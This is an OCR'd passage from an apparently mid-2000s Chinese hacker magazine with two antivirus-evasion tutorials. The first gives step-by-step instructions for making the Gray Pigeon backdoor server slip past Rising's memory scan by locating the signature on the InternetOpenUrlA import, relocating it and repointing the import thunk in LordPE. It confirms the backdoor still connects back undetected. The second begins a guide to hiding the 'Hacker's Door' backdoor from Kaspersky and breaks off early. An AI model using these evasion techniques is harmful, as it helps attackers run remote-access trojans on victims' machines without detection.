


图2 用瑞星的内存查杀

三、偷梁换柱 完全免杀

下面我就主要讲讲瑞星报为“Backdoor.gpigeon.5.fd”这套内存特征码的免杀（是定位在输入表函数上的），经过上面免杀的修改，应该其它的内存特征码已经免杀，就剩下“Backdoor.gpigeon.5.fd”，早期瑞星病毒报为“Backdoor.gpigeon.5.uql”。好，下面我们来拿下它！

①先讲讲我这个特征码是怎样定位出来的，告诉大家一个好方法——“UOK”法。名字是自己想的（U就是UltraEdit，O就是OLLYDBG，K就是KAV，是杀毒软件的名称）。就是用CCL的文件免杀功能来生成一定字节用00替换的文件。然后把这些文件分别用OLLYDBG载入，再用瑞星的内存查杀。被杀就删除文件，将范围逐渐缩小。这样可以变成手动来定位内存特征码。

第一次替换，把手动操作设置成“总共规定个数的文件”，设置个数为10个。然后选取文件特征码检测，打开编辑窗体，“起始位置”设为00000400，检测大小000A7800，不用0填充，最后添加区段确定。

生成文件后，用OLLYDBG载入文件，点瑞星的内存查杀，如果杀了就删除文件，十个文件中有1个没被杀，再根据这个文件的“起始位置”和“检测大小”来进行第2次生成。经过几次定位之后，最后将特征码缩小在几个字节范围内。C4130H-00001用UltraEdit打开一看是“InternetOpenUrlA”这个输入表函数。

②上面已经定位好特征码，现在开始修改。用UltraEdit打开我事先配置好的无壳服务端。CTRL+F查找“InternetOpenUrlA”(不包括“”)，注意要选上“查找ASCII”，如图3所示。

我们修改一下大小试试，改成“IntErnEtOpenURLA”吧，保存后，我们用OD载入修改的程序，发




图3 可以看到“InternetOpenUrlA”在偏移000C4120处




图5 将InternetOpenUrlA写入程序




图4




图7 打开导入表中的wininet.dll




图6 用Lord的PE编辑器打开修改好的文件




图8 编辑Thunk值




图9 修改后的Thunk值




图10

现载入出错（记下wininet.dll，后面有用的），如图4所示。

确定后程序退出，看来用修改大小的方法不行。用跳转法也比较麻烦，我就教大家个新方法吧！

再次用UltraEdit打开未修改前的文件，我们快找程序空地吧，比如我找到在c5a90，把“InternetOpenUrlA”（注意大小写）写入程序，如图5所示。记下这个地址c5a90，保存！好我们用Lord的PE编辑器打开修改好的文件，点选目录，如图6所示。再打开导入表中的wininet.dll，如图7所示。

看看有没有“InternetOpenUrlA”这个函数啊？这个“THunkValUE”就是我们上面图3中的地址，我们选中“InternetOpenUrlA”按右键编辑，将THUNK值C4127改为上面我在程序中写入此函数的地址：C5A8E。修改好后，如图8、图9所示。

为什么写入此函数的地址不是C5A90呢？这是因为每个输入表之间都有一个空格。

不难发现，正常修改后的函数API名称是正常显示的，修改好保存。我们再次用UltraEdit打开修改后的程序，来到C4127，将原来的InternetOpenUrlA用零填充。因为我已经将InternetOpenUrlA搬到C5A8E了，所以不用担心会出错！

③现在来测试下，用OD成功载入！再用瑞星内存查杀，成功免杀！

运行文件看看鸽子有没有上线，成功上线，用瑞星内存查杀，查不到！鸽子的所有功能正常，如图10所示。

四、总结

在定位时大家可以根据文件的大小来确定替换的起始位置的替换大小，大小缩小到几十字节后，可以将手动操作设置中的“生成个数”改成“替换字节大小”。如果觉得用OD一个个载入太慢的话，可以同时用多个OD载入多个文件。文章写得十分简单，基本上可以对付瑞星的内存查杀了，大家可以变通一下，万变不离其宗嘛！

【文中涉及到的LordPE v1.40汉化版、OLLYDBG，已经收录在光盘中】

编辑点评 *都说瑞星内存监控很难过，这个方法却简单地避开了瑞星监控的重点，而且是目前十分流行的内存免查杀方法，非常实用哦~*

卡巴斯基无法阻止黑客之门的再次开启

冰

从本文你可以学到：
1. CCL的使用和复合特征码的定位方法
2. 特征码的一般修改方法
3. PE段的修改方法

免杀程序：黑客之门
版本：黑客之门 1.2 内部版本
通过杀毒软件：卡巴斯基
病毒库更新日期：2006-04-04

大家好，我是冰，很高兴又跟大家见面了。这次我带来的是黑客之门的免杀教程，免杀的对象依然是卡巴斯基，本来想用瑞星来做这个教程的，但是瑞星的特征码的定位跟以前定位的方法大同小异，估计大家看了也没有什么意思，所以最终还是选择了卡巴斯基。嘿嘿，至于是什么好方法，大家继续往下看！

一、CCL 折半定位法

我们依然使用的是CCL来定位，只是这次定位的方法有点不同。上次跟大家说了通过病毒名字来定位特征码的方法，可能现在已经有很多朋友发现这个方法不怎么管用了，好！那么现在要讲的是另外一种定位方法，CCL的折半定位方法。这个方法对复合的特征码很有效，如图1所示。

